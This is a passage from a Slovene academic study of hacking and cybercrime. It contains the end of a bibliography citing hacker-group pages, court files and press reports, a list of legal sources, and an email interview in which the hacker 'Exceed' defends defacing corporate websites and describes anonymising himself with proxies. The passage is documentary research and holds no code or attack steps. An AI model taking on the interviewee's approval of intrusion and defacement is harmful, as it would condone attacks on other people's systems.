64. Kovačič, Matej. 2003d. Pogovor z anonimnim napadalcem, ki je vdrl v bazo podatkov o študentih. Pogovor je potekal junija in septembra 2003 preko IRC-a in elektronske pošte. Napadalec je posredoval tudi zaslonski posnetek pregledovanja baze podatkov. Dodatne podatke o vdoru je napadalec posredoval konec leta 2004.

65. Kovačič, Matej. 2003e. Pogovor z Arctusom. Pogovor je potekal preko IRC-a 17. julija 2003.

66. Kovačič, Matej. 2003f. Krščen Matiček inu Tristo Kosmatih, SiOL!. Slo-Tech, 29. januar 2003. <http://www.slo-tech.com/script/forum/izpisitemo.php?threadID=133569>. (Datum dostopa: 4. januar 2006).

67. Kovačič, Matej. 2003g. Še dobro, da Bush ne bere e-pošte... Slo-Tech, 17. november 2003. <http://www.slo-tech.com/script/forum/izpisitemo.php?threadID=131011&mesto=0>. (Datum dostopa: 17. november 2003).

68. Kovačič, Matej. 2004a. Pogovor z Exceedom. Pogovor je potekal po elektronski pošti februarja 2004.

69. Kovačič, Matej. 2004b. Pogovor s predstavnikom skupine “Reci NE NATO!”. Pogovor je potekal preko

IRC-a januarja in februarja 2004.

70. Kovačič, Matej. 2004c. »Pogovor z Gorazdom Božičem, vodjo varnostnega centra SI-CERT«. Slo-Tech, 24. februar 2004. <http://www.slo-tech.com/clanki/04023/04023.shtml>. (Datum dostopa: 24. 2. 2004).
71. Kovačič, Matej. 2004d. Vdor na spletno stran gov.si. Slo-Tech, 11. avgust 2004. <http://www.slo-tech.com/script/forum/izpisitemo.php?threadID=142039>. (Datum dostopa: 11. avgust 2004).
72. Kovačič, Matej. 2004e. Zapis pogovora na kanalu #siolhack, 8. novembra 2004, zvečer. Omrežje IRCNet.
73. Kovačič, Matej. 2005. Pogovor z domnevnim mladoletnim sodelavcem združbe Tartaruss. Pogovor je potekal preko zasebnih sporočil na spletnem forumu Slo-Tech decembra 2005.
74. Kovačič, Matej. 2006a. Pogovor z anonimnim napadalcem, ki je vdrl v bazo podatkov o študentih. Pogovor je potekal januarja in junija 2006 preko elektronske pošte.
75. Kovačič, Matej. 2006b. Pogovor s senseijem. Pogovor je potekal preko IRC-a 3. februarja 2006.
76. Kovačič, Matej. 2006c. Pogovor z uporabnikom VolkD. Pogovor je potekal preko IRC-a 21. junija 2006 ter v živo 22. junija 2006.
77. Kovačič, Matej. 2006d. “Mnenje: Totalitarni vzgibi slovenskih oblasti pri odnosu do interneta”. Slo-Tech, 13. september 2006. <http://www.slo-tech.com/clanki/06011/>. (Datum dostopa: 13. september 2006).
78. Kričač. 1996. “sou v napadu?”. Elektronsko pismo enega izmed upraviteljev strežnika Kud-fp upravljalcu spletne strani Kričač, 5. september 1996. Sporočilo je bilo objavljeno na spletni strani “ŠOU zatira svobodo komunikacij?”, ki je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/19990128121129/http://www.ljudmila.org/kricac/akcije/svoboda.htm>. (Datum dostopa: 6. januar 2006).
79. Kuhar, Roman. 2003. Fuj, prašiči nemarni buzerantski (Homofobični diskurz o "nedefiniranih človeških izrodkih"). V Kuhar, Roman in Trplan, Tomaž. 2003. Poročilo skupine za spremljanje nestrpnosti 02, str. 76 - 107. Ljubljana: Mirovni inštitut.
80. Lendava.net. 2004. Sporočilo na spletnem forumu Lendava.net v temi “Invazija Romov v Lendavo”, objavljeno dne 11. 6. 2004 ob 22:04. <http://www.lendava.net/modules.php?op=modload&name=Forums&file=viewtopic&topic=117&forum=1>. . (Datum dostopa: 4. januar 2006).
81. Levjesrčni. 1998a. ZASTONJ INTERNET ali ZAKAJ MORAM SIOL-U PLAČATI 35.000 SIT. Telekom hatepage, 21. maj 1998. <http://www.ljudmila.org/telehp/dosje19.htm>. (Datum dostopa: 15. december 2005).
82. Levjesrčni. 1998b. Odziv v javnosti in v medijih. Telekom hatepage, 23. maj 1998. <http://www.ljudmila.org/telehp/komentar1.htm>. (Datum dostopa: 15. december 2005).
83. Liston, Tom in Bambenek, John. 2004. BHO scanning tool and New Scam Targets Bank Customers, 29. junij 2004, <http://isc.sans.org/presentations/banking_malware.pdf> ter <http://isc.sans.org/diary.php?date=2004-06-29>. (Datum dostopa: 23. 4. 2005).
84. Matkurba.com. 2001. Spletna stran Matkurba.com. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/*/http://www.matkurba.com/>. (Datum dostopa: 23. januar 2006).
85. Matos, Urša. 1999. Cenzurirani internet. Mladina, št. 51, str. 24, 20. december 1999.
86. Matos, Urša. 2001. Represija po ukazu. Mladina, št. 25, str. 26 – 27, 25. junija 2001. <http://www.mladina.si/tednik/200125/clanek/policija/index.print.html-l2>
87. Maučec, Marjan. 2005. Razveljavili sodbo. 24ur.com, 21. december 2005. <http://24ur.com/naslovnica/novice/slovenija/20051221_3066598_16086022.php>. (Datum dostopa: 4. januar 2006).
88. May, C. Timothy. 1988. The Crypto Anarchist Manifesto. Objavljeno na USENET-u julija 1988 in na različnih poštnih seznamih, <http://www.activism.net/cypherpunk/crypto-anarchy.html>. (Datum dostopa: 28. 5. 2004).
89. May, C. Timothy. 1995. Crypto Anarchy and Virtual Communities. Objavljeno na USENET-u v talk.politics.crypto, alt.politics.datahighway in alt.cyberpunk, 1. 4. 1995 @ 17:39:22 PST. <http://www.idiom.com/~arkuat/consent/Anarchy.html#cryptoanarchy>. (Datum dostopa: 28. 5. 2004).
90. Mekina, Igor. 1998. Deložacija virtualnega Tita. Mladina, št. 24, str. 13, 15. junij 1998.
91. MIT. 2003. Jargonfile - različica 4.4.6. <http://jargon.watson-net.com/jargon.asp?w=hacker>. (Datum dostopa: 3. 5. 2005).

92. modu1e. 2006. Elektronsko sporočilo hekerja z imenom “modu1e”, poslano 2. februarja 2006.

93. Okrajno sodišče v Lendavi. 2006. Zadeva: Prošnja za informacije o primeru sovražnega govora na internetu – izjave o romih; Zveza: vaš dopis z dne 31. 05. 2006. Pisni odgovor Okrajnega sodišča v Lendavi iz dne 2. 6. 2006, opr. št. Su 080400/2006. Informacija je bila pridobljena na podlagi 128. člena Zakona o kazenskem postopku.

94. Okrožno državno tožilstvo v Murski Soboti. 2006. Informacija o primeru sovražnega govora na Internetu - izjave o Romih. Pisni odgovor Okrožnega državnega tožilstva v Murski Soboti iz dne 3. 1. 2006, štev.: Tu 7/06-1.

95. Okrožno sodišče v Ljubljani. 2004. Spis kazenskega postopka zoper mladoletno osebo zaradi suma storitve kaznivega dejanja vstopa v zaščiteno računalniško bazo podatkov, opr. št. Kmp 302/2002, pred okrožnim sodiščem v Ljubljani. Kazenski spis je bil oktobra 2004 pridobljen na podlagi Zakona o dostopu do informacij javnega značaja.

96. Ostanek, Bojan. 2005. Praktični primeri vdorov v informacijske sisteme. Predstavitev na konferenci Infosek 2005 – forum,10. maj 2005 v Ljubljani.

97. Ozmec, Sebastjan. 2002. Prebujena desnica. Mladina, št. 49, str. 10, 9. december 2002. <http://www.mladina.si/tednik/200249/clanek/m-skini/>.

98. Palmers. 2005. Elektronsko sporočilo poslano J. Č. dne 8. decembra 2005.

99. Peršak, Nina in Kovačič, Matej. 2005. Pogovor s kriminalistom Jankom Šavnikom. Pogovor je potekal 7. decembra 2005 in je avtoriziran.

100. PLS. 2000a. Telefonske tajnice privatnih odvetniških pisarn. Sporočilo objavljeno na spletni strani skupine Phone Losers of Slovenia, enkrat v letu 2000. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040111004401/www.pls.phreak.be/nomoresecrets2.php>. (Datum dostopa: 9. december 2005).

101. PLS. 2000b. Sistem glasovne pošte pri podjetju Gorenje d. d.. Sporočilo objavljeno na spletni strani skupine Phone Losers of Slovenia, enkrat v letu 2000. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040111004401/www.pls.phreak.be/nomoresecrets2.php>. (Datum dostopa: 9. december 2005).

102. PLS. 2001a. WWW.MYFREEHOST.COM PERL SCRIPT EXPLOIT. Opis varnostne ranljivosti je bil objavljen na spletni strani skupine Phone Losers of Slovenia, 22. septembra 2001. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20011224144359/http://pls.phreak.be/hackzone/myfreehost.html>. (Datum dostopa: 19. september 2005).

103. PLS. 2001b. Hackzone. Datoteka “myfreehost_accounts.txt” objavljena na spletni strani skupine Phone Losers of Slovenia 18. decembra 2001. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040110130217/www.pls.phreak.be/hackzone.php>. (Datum dostopa: 9. december 2005).

104. PLS. 2001c. Odziv upravitelja strežnika MyFreeHost.com. Datoteka “myfreehost_fedback.txt” objavljena na spletni strani skupine Phone Losers of Slovenia 18. decembra 2001. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040110130217/www.pls.phreak.be/hackzone.php>. (Datum dostopa: 9. december 2005).

105. PLS. 2001d. Hackzone. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040110130217/www.pls.phreak.be/hackzone.php>. (Datum dostopa: 9. december 2005).

106. PLS. 2001e. Phone Losers of Slovenia - Answering Machines. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040806063014/www.pls.phreak.be/answ_machines.php>. (Datum dostopa: 9. oktober 2003).

107. PLS. 2003a. Phone Losers of Slovenia - News Archive, sporočila iz dne 18. 12. 2001, 24. 7. 2001, 16. 10. 2001, 27. 6. 2000, 2. 4. 2000 ter 6. 8. 2000. <http://pls.phreak.be/news_archive.html>. (Datum dostopa: 3. oktober 2003).

108. PLS. 2003b. Phone Losers of Slovenia. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20030722032957/http://pls.phreak.be/>. (Datum dostopa: 12. december 2005).

109. PLS. 2003c. Phone Losers of Slovenia. Datoteka “webmaster@salomon.si_27102003.txt”. Spletna stran je

dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20031228203624/http://www.pls.phreak.be/nomoresecrets/salomon.si/webmaster@salomon.si_27102003.txt>. (Datum dostopa: 12. december 2005).

110. PLS. 2003d. SMS Nagster. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20031021102227/www.pls.phreak.be/nagster.htmlt>. (Datum dostopa: 4. januar 2005).
111. PLS. 2003e. Phone Losers of Slovenia - Downloads. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20031102115902/www.pls.phreak.be/downloads.php>. (Datum dostopa: 9. december 2005).
112. PLS. 2004a. 5 Years of Phone Phreaking. Sporočilo objavljeno na spletni strani skupine Phone Losers of Slovenia, dne 26. aprila 2004. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20040606183606/www.pls.phreak.be/5ypls.php>. (Datum dostopa: 9. december 2005).
113. PLS. 2004b. Phone Losers of Slovenia, 12. oktobra 2004. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20041012081818/http://www.pls.phreak.be/index1.html>. (Datum dostopa: 3. januar 2005).
114. Policija. 2004. Zahteva za dostop do informacij javnega značaja - odgovor. Pisni odgovor policije iz dne 17. 9. 2004, šifra dopisa: 205-1-005-1788/01.
115. Policija. 2005. Oblike računalniške kriminalitete. <http://www.policija.si/si/uks/oblike.html>. (Datum dostopa: 2. december 2005).
116. Reci NE NATO!. 2002. Poskus uničenja akcij »Reci NE NATO!« z lažnimi plakati in letaki!. Sporočilo skupine “Reci NE NATO!” za javnost, 9. maj 2002, <http://www.geocities.com/recinenato/laznirecinenato.html?200513>. (Datum dostopa: 13. december 2005).
117. Reitinger, R. Philip. 2000. »Encryption, anonymity and markets«. V Thomas, Douglas in Loader D. Brian, (ur.). 2000. Cybercrime, str. 132-152. London, New York: Routledge.
118. sensei. 2006. Elektronsko sporočilo senseija, poslano 11. februarja 2006.
119. Schneier, Bruce. 2003. Beyond Fear. New York: Copernicus Books.
120. Schneier, Bruce. 2006. “What is a Hacker?” Schneier on Security, 14. september 2006. <http://www.schneier.com/blog/archives/2006/09/what_is_a_hacke.html> (Datum dostopa: 2. oktober 2006).
121. Sloncek. 2005. The truth about SuprNova.org shutdown. Suprnova.org, 19. december 2005. <http://www.suprnova.org/?op=showLong&aID=80>. (Datum dostopa: 4. januar 2006).
122. Slovenski spamer. 2005a. Elektronsko sporočilo poslano B. L. dne 24. februarja 2005.
123. Slovenski spamer. 2005b. Elektronsko sporočilo poslano B. L. dne 25. februarja 2005 ob 10:11.
124. Slovenski spamer. 2005c. Elektronsko sporočilo poslano B. L. dne 25. februarja 2005 ob 12:24.
125. Swiss Institute of Comparative Law. 2000. Legal Instruments To Combat Racism On The Internet. Strasbourg: Secretariat of ECRIDirectorate General of Human rights - DG II, Council of Europe. <http://youth-against-racism.net/files/youth/ECRI_Combat_Racism_Internet.pdf>. (Datum dostopa: 15. december 2006).
126. Šavnik, Janko. 2005. Računalniška kriminaliteta na področju PU Ljubljana. Predstavitev na konferenci Infosek 2005 – forum,10. maj 2005 v Ljubljani.
127. Škrt, Radoš. 2005. Internetne seksualne afere na področju bivše Jugoslavije. Nasvet, junij 2005. <http://www.nasvet.com/doc/seks_afere.php>. (Datum dostopa: 4. januar 2006).
128. Šuljić, Tomica. 2004. Fotografiranje kot razlog za odpoved. Mladina, št. 8, str. 12, 23. februar 2004. <http://mladina.si/tednik/200408/clanek/uvo-manipulator--tomica_suljic/>.
129. Taylor, A. Paul. 2000. »Hackers - cyberpunks or microserfs?«. V Thomas, Douglas in Loader D. Brian, (ur.). 2000. Cybercrime, str. 36-55. London, New York: Routledge.
130. Telekom hate page. 1996. O linijah. <http://www.ljudmila.org/telehp/linije.htm>. (Datum dostopa: 4. januar 2006).
131. The "zgoscenka" hate page. 1998. Zgoscenka !?. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/19981206051646/http://www.kiss.uni-lj.si/~k4fe0104/zgoscenka/>. (Datum dostopa: 9. december 2005).

132. Thomas, Douglas in Loader D. Brian, (ur.). 2000. Cybercrime. London, New York: Routledge.

133. Thomas, Douglas. 2000. »Criminality on the electronic frontier«. V Thomas, Douglas in Loader D. Brian, (ur.). 2000. Cybercrime, str. 17-35. London, New York: Routledge.

134. TIRS. 2003. "Vaša prijava glede prijete ponudbe po e-pošti". Dopis Tržnega inšpektorata Republike Slovenije št. 311-7/03-10-10117 iz dne 3. aprila 2004.

135. TIRS. 2004. "Nezaželena pošta-SPAM, odgovor". Dopis Tržnega inšpektorata Republike Slovenije št. 200-23/2004-17-10101 iz dne 24. junija 2004.

136. TIRS. 2005. "Nezaželena elektronska sporočila - Vaše vprašanje z dne 13. 12. 2005". Dopis Tržnega inšpektorata Republike Slovenije št. 007-420/2005-2-10124 iz dne 21. decembra 2005.

137. Trampuš, Jure. 2002. Ponarejanje. Mladina, št. 22, str. 10, 3. junij 2002. <http://www.mladina.si/tednik/200222/clanek/m-starman/>

138. Ungoed-Thomas, Jonathan. 1998. "Targeting The Pentagon (Rome Labs attack story)". The Sunday Times, 30. marec 1998. Kopija članka je objavljena na <http://lists.virus.org/isn-9803/msg00123.html>. (Datum dostopa: 2. oktober 2006).

139. Urad RS za nadzor prirejanja iger na srečo. 2006. "Zadeva: Prirejanje iger na srečo brez koncesije". Dopis Urada RS za nadzor prirejanja iger na srečo iz dne 5. 9. 2006, poslan ponudnikom dostopa do interneta.

140. Uratnik Janko. 2003 Izvedensko mnenje (številka mnenja S - IS.52.03) v kazenskem postopku zoper mladoletno osebo zaradi suma storitve kaznivega dejanja vstopa v zaščiteno računalniško bazo podatkov, opr. št. Kmp 302/2002, pred okrožnim sodiščem v Ljubljani. Kazenski spis je bil oktobra 2004 pridobljen na podlagi Zakona o dostopu do informacij javnega značaja.

141. U.S. Department of Justice. 2004. Louisiana Man Arrested for Releasing 911 Worm to WebTV Users. Sporočilo za javnost, dne 19. februarja 2004. <http://www.usdoj.gov/criminal/cybercrime/jeansonneArrest.htm>. (Datum dostopa: 12. januar 2006).

142. UZI. 2001. "ARETACIJA !". Elektronsko sporočilo D. H. na poštni seznam UZI (Urad za Intervencije, uzi@mail.ljudmila.org), dne 17. junija 2001 ob 3:42.

143. Varuh človekovih pravic. 2005. Novinarska konferenca 6. 9. 2005 - gradiva. Sporočilo na spletni strani Varuha človekovih pravic iz dne 6. septembra 2005. <http://www.varuh-rs.si/index.php?id=962&L=0#gradiva>. (Datum dostopa: 5. januar 2006).

144. Verdonik, Ivan in Bratuša, Tomaž. 2005. Hekerski vdori in zaščita. Ljubljana: Pasadena.

145. Voiskounsky, E. Alexander, Babveva D. Julia in Smyslova, V. Olga. 2000. »Attitudes towards computer hacking in Russia«. V Thomas, Douglas in Loader D. Brian, (ur.). 2000. Cybercrime, str. 56-84. London, New York: Routledge.

146. Vojaški Obveznik. 1999a. "Krivice zapisane v slovenski ustavi". Elektronsko sporočilo Vojaškega Obveznika, poslano 18. januarja 1999 ob 21:17:51.

147. Vojaški Obveznik. 1999b. "Re: strategija, akcija". Elektronsko sporočilo Vojaškega Obveznika, poslano 22. januarja 1999 ob 2:40:15.

148. Vojaški Obveznik. 1999c. "Hvala za podporo". Elektronsko sporočilo Vojaškega Obveznika, poslano 28. januarja 1999 ob 10:49:35.

149. Vojaški Obveznik. 1999d. "Re: posiljanje mailov". Elektronsko sporočilo Vojaškega Obveznika, poslano 5. februarja 1999 ob 11:01:24.

150. VolkD. 2004. "Problemi delovanja foruma v avgustu 2004 ali DDOS". Sporočilo na spletnem forumu Ham-Tech, 18. avgusta 2004 ob 13:43 <http://www.s5tech.net/forum/viewtopic.php?t=77>. (Datum dostopa: 23. junij 2006).

151. vrba21. 2003. Sporočilo uporabnika Slo-Tech foruma "vrba21" dne 27. oktobra 2005 ob 14:45 v temu "Komu zaupati gostovanje svoje domače strani?". <http://slo-tech.com/script/forum/izpisitemo.php?threadID=141571>. (Datum dostopa: 27. oktober 2003).

152. Wikipedia. 2005. Wikipedia, geslo: "GNU General Public License". <http://en.wikipedia.org/wiki/GNU_GPL>. (Datum dostopa: 1. december 2005).

153. Wikipedia. 2006a. Wikipedia, geslo: "Suprnova". <http://en.wikipedia.org/wiki/Suprnova>. (Datum dostopa: 4. januar 2006).

154. Wikipedia. 2006b. Wikipedia, geslo: "EXeem". <http://en.wikipedia.org/wiki/EXeem>. (Datum dostopa: 4. januar 2006).

155. Zalokar, Peter. 2006. Bwin toži Siol, T-2, TVS in državo. DELO, 25. septembra 2006. <http://www.delo.si/index.php?sv_path=41,36,161078>. (Datum dostopa: 2. oktober 2006).
156. Zone-H.org. 2005. Digital Attacks Archive. <http://www.zone-h.org/en/defacements/filter/filter_domain=.si/>. (Datum dostopa: 11. september 2004).
157. Zupanič, Milena. 2005. Kdo prestreza elektronska pisma. DELO, 13. decembra 2005, str. 3.
158. Žerdin, Ali. 2005. Grožnja radovednemu poslancu. Mladina, št. 50, str. 24 - 27, 12. december 2005.

Pravni viri

1. Kazenski zakonik (KZ), Uradni list RS, št. 63/94, 70/94-popr., 23/99-KZ-A, 110/02-ZDT-B, 40/04-KZ-B in 95/04-KZ-UPB1.
2. Zakon o elektronskih komunikacijah (ZeKOM), Uradni list RS, št. 43/04 in 86/04 – ZVOP-1.
3. Zakon o varstvu osebnih podatkov (ZVOP), Uradni list RS, št. 52/99, 57/01, 59/01-popr., 52/02-ZDU-1 in 73/04-ZUP-C.
4. Zakon o splošnem upravnem postopku (ZUP), Uradni list RS, št. 80/1999, 70/2000-ZUP-A, 52/2002-ZUP-B.
5. Novela Zakona o varstvu potrošnikov (ZVPot-A), Uradni list RS št. 110/02.
6. Zakon o varstvu potrošnikov (ZVPot), Uradni list RS, št. 20/1998 (25/1998 - popr.), 23/1999, 110/2002 ZVPot-A, 51/2004-ZVPot-B in 98/2004-ZVPot-UPB2.

7. Malone v. Velika Britanija, odločba Evropskega sodišča za človekove pravice z dne 02. 08. 1984.

8. Direktiva 2000/31/ES o nekaterih pravnih vidikih storitev informacijske družbe, zlasti elektronskega poslovanja na notranjem trgu ('Direktiva o elektronskem poslovanju') (Directive 2000/31/EC of the European Parliament and of the Council of 8 June 2000 on certain legal aspects of information society services, in particular electronic commerce, in the Internal Market ('Directive on electronic commerce')), sprejeta 8. junija 2000. Official Journal L 178, 17/07/2000 p. 0001-0016.

9. Odločitev Vrhovnega sodišča ZDA v primeru MGM v. Grokster, 545 U.S., 125 S. Ct. 2764 (2005).

Dodatek - zapisi pogovorov z nekaterimi akterji

Pogovor z Exceedom[30]

Mi lahko poveš kaj si na splosno misliš o hekerstvu, hekanju, crackerjih in script kiddijih, ter kam bi uvrstil sebe?

ne razumem zakaj ljudje izraz hekanje vedno povezujejo z vdiranjem in asocialnimi tipi. ta termin ne pomeni nic drugega kot da si zelo dober v neki stvari, pa naj si bo to racunalnistvo ali kaj drugega. sem menja da je to bolj nacin razmisljanja, zelja po znanju, izziv ... meni dejstvo, da je nekdo ownal 100 boxov enostavno ne pomeni nic. sploh ni fora koliko boxov si ownal. pomembneje je da razumes nacin *kako* si jih ownal (pa ceprav naj bo le en box). da imas znanje, da ves, da lahko to naredis in ce ze naredis, naredis zaradi izziva in ne zaradi koristi. sam se definitivno ne pristevam med hekerje, mogoce med script kiddije vendar brez tiste negativne konotacije :)

Zakaj počnes to, kar počneš? Tukaj me zanimajo predvsem tvoji motivi. Zanimata me dve stvari: zakaj se ukvarjaš z "hackanjem" in zakaj te podatke objavljaš na internetu?

zaradi zelje po znanju in izziva. mislim da gre pri racunalnistvu za isti princip kakor v avtomobilski industriji: vsi znamo voziti avto, le redki ga znajo tudi popravit, se redkejsi pa ga znajo dobro popraviti. vaja dela mojstra in mojster dela vajo. pravijo da so najboljsi administratorji bivsi hekerji. mislim da ta teorija drzi. zakaj podatke objavljam ba netu? ljudje enostavno prevec zaupajo racunalnikom in mrezam. na netu je bancnistvo, osebni podatki, zdravstveni kartoni...in vse to na infrastrukturi ki v svojem bistvu sploh ni namenjena za to. korporacije in podjetja pa zavajajo uporabnike kako je vse to varno. bullshit! sicer pa ne objavljam vseh podatkov. nekateri so enostavno prevec delikatni za objavo...

Kaj menis o posledicah vdiranja v sisteme in razkrivanja varnostnih lukenj? Tukaj mislim posledice na splošno za javnost, posledice za ustanove, katerih računalniki so bili napadeni oz. so ogroženi, na posledice za njihove stranke in na posledice zate osebno (če te dobijo).

glede razkrivanja varnostnih lukenj nimam dvomov. dejstvo je, da full-disclosure enostavno sili korporacije, da aktivneje sodelujejo pri varnosti svojih sistemov kar je za end-users le pozitivno.

[30] (Kovačič, 2004a). Pogovor je potekal po elektronski pošti februarja 2004. Pogovor ni lektoriran.

ze res, da potem pridejo do podrobnih opisov varnostnih lukenj tudi t.i. "malicious users" ampak omejevanje objavljanja enostavno ni resitev ampak prej "security through obscurity".
ustanove katerih racunalniki so bili napadeni v oceh uporabnikov/javnosti definitivno izgubijo kredibilnost (kar je lahko, ce gre npr. za spletno bancnistvo velik problem), vendar mi zavajanje uporabnikov glede varnost miloreceno smrdi. popolna varnost omrezji in aplikacij je namrec iluzija. racunalniska varnost je proces ki se nikoli ne konca. enostavno ni dovolj instalirat najprestiznejsi firewall. seveda morajo za varno poslovanje poskrbeti tako uporabniki kakor ponudniki kajti varno poslovanje je varno le toliko kolikor je varen najsibkejsi clen v verigi.
glede posledic zame...hmmm, o tem raje ne bi razmisljal :)

Kaksen je tvoj odnos do računalniških podjetij (Microsoft,...), Linuxa, open sourca?

jaz osebno uporabljam tako windows kot linux, ceprav se veliko bolj posvecam windows platformi. vsak OS ima svoje prednosti in slabosti. Linux in Open Source sta definitivno pozitivna stvar v profit-uber-alles industriji. vojne med OS-i pa me ne zanimajo.

Kakšen je tvoj odnos do policije in preganjanja kibekriminala? Ali kdaj razmisljaš o tem, kaj bi bilo, če bi se nekega dne na vratih pojavili kriminalisti? Kaj bi jim rekel? Kakšno je tvoje mnenje o tem, da bi morali sprejeti ostrejšo zakonodajo na tem področju?

kiberkriminala, kakor tudi klasicnega kriminala, ne moras strpati v en kos. obstajajo hujsa in lazja kazniva dejanja. zelim si le, da bi zakonodaja kar se tice kiberkriminala bila objektivna. mislim, da se vsak ki se s hekanjem ukvarja prej ali slej vprasa:"Kaj pa ce me dobijo?" osebno sem mnenja da te prej ali slej dobijo. be careful kids :) posledice so odvisne od tvojih dejanj.

Ali skrbiš za svojo anonimnost, in kako? Kakšne so po tvojem mnenju možnosti, da te izsledijo? Ali misliš, da obstaja pravica do anonimnosti (oziroma ali bi morala obstajati) in zakaj?

da, skrbim za svojo anonimnost. sicer je nivo anonimnosti odvisen od razlicnih faktorjev ampak neko minimalno anonimnost vedno prakticiram. HTTP/Socks/FTP proxy-ji, anon-mail,... seveda tukaj ne govorim o javnih proxyjih ampak privatnih in dobro skonfiguriranih. ce ves kaksne pasti prezijo nate se jim lahko tudi izognes na tak ali drugacen nacin. pravica do anonimnost? teoreticno obstaja v praksi pa je zgodba povsem drugacna. seveda obstaja moznost, da me izsledijo. izsledili so najboljse hekerje na svetu...

Ali tvoji prijatelji in domači vedo s čim se ukvarjaš, oziroma ali sploh kdo ve za tvojo identiteto exceeda?

za identiteto exceeda ve le moje dekle, ceprav se njej ni popolnoma jasno s cim se sploh ukvarjam. saj ves, zenske in racunalniki :)

Kaksen imaš odnos do članov PLS in kaksne stike imate? Na spletni strani sem videl, da nisi naveden med člani, je pa objavljenih kar nekaj tvojih prispevkov...

z Arctusom sva dokaj redno v kontaktu z ostalimi pa ne kontaktiram. z Arctusom sva pred leti imela veliko zanimivih spletnih "dogodivscin" in konstruktivnih debat. sedaj se zaradi pomankanja casa in obveznosti slisiva poredkeje. clan PLS nisem iz preprostega razloga, ker tega nisem zelel saj enostavno nimam dovolj casa, da bi se aktivno posvecal taksnemu projektu kot so PLS. vseeno pa zelo rad, tako ali drugace, sodelujem z PLS ko le utegnem.

Kakčna bi bila tvoja reakcija, še te kontaktira tvoj ISP ali kdo, ki se zaradi informacij objavljenih na tvoji ali PLS strani čuti oskodovanega, in te recimo prosi, da podatke odstraniš ali pa ti začne po e-mailu npr. groziti s policijo in sodiščem?

PLS redno dobiva podobna pisma :) ce bi prosil na kulturen nacin bi informacije brez dvoma umaknil. ce bi bil pristop aroganten, bi informacije najverjetneje objavil na, denimo, kompromitiranem serverju v kaksni eksoticni drzavi :)

Kaj meniš o sloganu "information must be free"? Tukaj me zanima odnos do "političnega hackanja" (npr. ministrstva in politiki želijo nekatere informacije skriti pred javnostjo), odnos do vdiranja v strežnike korporacij ter odnos do vdiranja v računalnike navadnih ljudi? Kaj se ti zdi sprejemljivo, kaj manj oz. sploh ne sprejemnljivo in zakaj? Kaj od tega bi recimo ti počel (ali pa si že počel)?

popolnoma se strinjam s tem sloganom, kajti ce so informacije svobodne potem je tudi druzba svobodna. osebno *nikoli* nisem namenoma vdrl v racunalnik navadnega uporabnika. strezniki podjetji pa so povsem druga zadeva :) definitivno sem pro-hacktivism! ne nameravam se glorificirati s svojimi dejanji (zato korporacij ne bom imenoval, mirrorji teh defacement-ov pa se vedno obstajajo), vendar sem v preteklosti in pod drugim imenom vdrl v nekaj zelo velikih tujih korporacij in jim "graficno obdelal" spletno stran z, recimo temu, provokativno vsebino ;) in ni mi zal! zal mi je le ker takrat nisem imel znanja ki ga imam danes :)

Ali bi vdrl nekam za denarno plačilo? Oziroma če ne bi - ali bi v zameno za kakšno drugačno uslugo (in kakšno)? Si že kdaj dobil kakšno tako ponudbo?

absolutno ne. ne za denar ne za kaksno drugo korist ali uslugo. nisem kriminalec in ne zanimata me profit ali slava. kar pocnem, pocnem zaradi zelje po znanju in izziva. to pocnem zase in ne za druge. konkretne ponudbe v taksni obliki se nisem dobil, ce pa bi jo bi jo gladko zavrnil. sprejel bi jo le v primeru ce bi slo za legalen pen-testing.

Ali veš za govorice, da naj bi spamerji plačevali hekerjem za vdiranje v računalnike iz katerih se potem pošilja spam in preko katerih se vrši "invisible hosting" strežnikov za prodajo razne viagre, itd.? Mogoče par besed o spamu, scamih, itd...

da, vem za te govorice. to ni nic novega ali pretresljivega. simbioza med pseudo-hekerji in spamerji pac. glede spama, spam je res shit ampak jaz se zaradi njega ne obremenjujem prevec. spam nas v taksni ali drugacni obliki vsakodnevno spremlja tako na netu kot IRL. o scamih pa le tole, folk je naiven in grabezljiv...

Kaj si misliš o ljudeh, ki o računalnikih ne vedo dosti, in se o njih tudi niso pripravljeni preveč naučiti, bi pa vseeno radi hekali (se pravi, če se malo grobo izrazim: o mulariji, ki bi rada hekala)?

srecujem jih skoraj vsakodnevno na raznih forumih. mulci, ki mislijo, da bodo oborozeni z Sub7 in XP-ji osvojili svet. nimajo zelje po znanju in si zelijo vse instantno. njihov edini motiv je bahanje. vsi smo bili nekoc n00bi in smo potrebovali kaksen nasvet. poglej, dobivam veliko pisem od ljudi ki me sprasujejo kako to in kako ono. ce je vprasanje konstruktivno vedno odgovorim, ce pa je v stilu "kako naredit dosnet?" ali "kako postanem heker?" se samo nasmehnem in pobrisem mejl.

Ali in kako sodeluješ z drugimi hekerji? Samo s PLS, še s kom drugim v Sloveniji ali tudi po svetu? Kje dobivaš informacije o varnostnih luknjah in exploitih, si te informacije izmenjuješ in kako sploh prideš v te kroge?
razen obcasno z PLS ze kar nekaj casa ne sodelujem z drugimi hekerji, ne domacimi ne tujimi. domaci sceni ne sledim vec. (new kids in town :)) vcasih pa sem sodeloval tudi z tujimi hekerji, ceprav se je vse skupaj baziralo predvsem na izmenjavi informacij. kar se slovenije tice, nekoc je bil na IRCNetu #hackers.si ... sama elita :) no, casi se spreminjajo, ko sem pred dobrim letom zavil gor

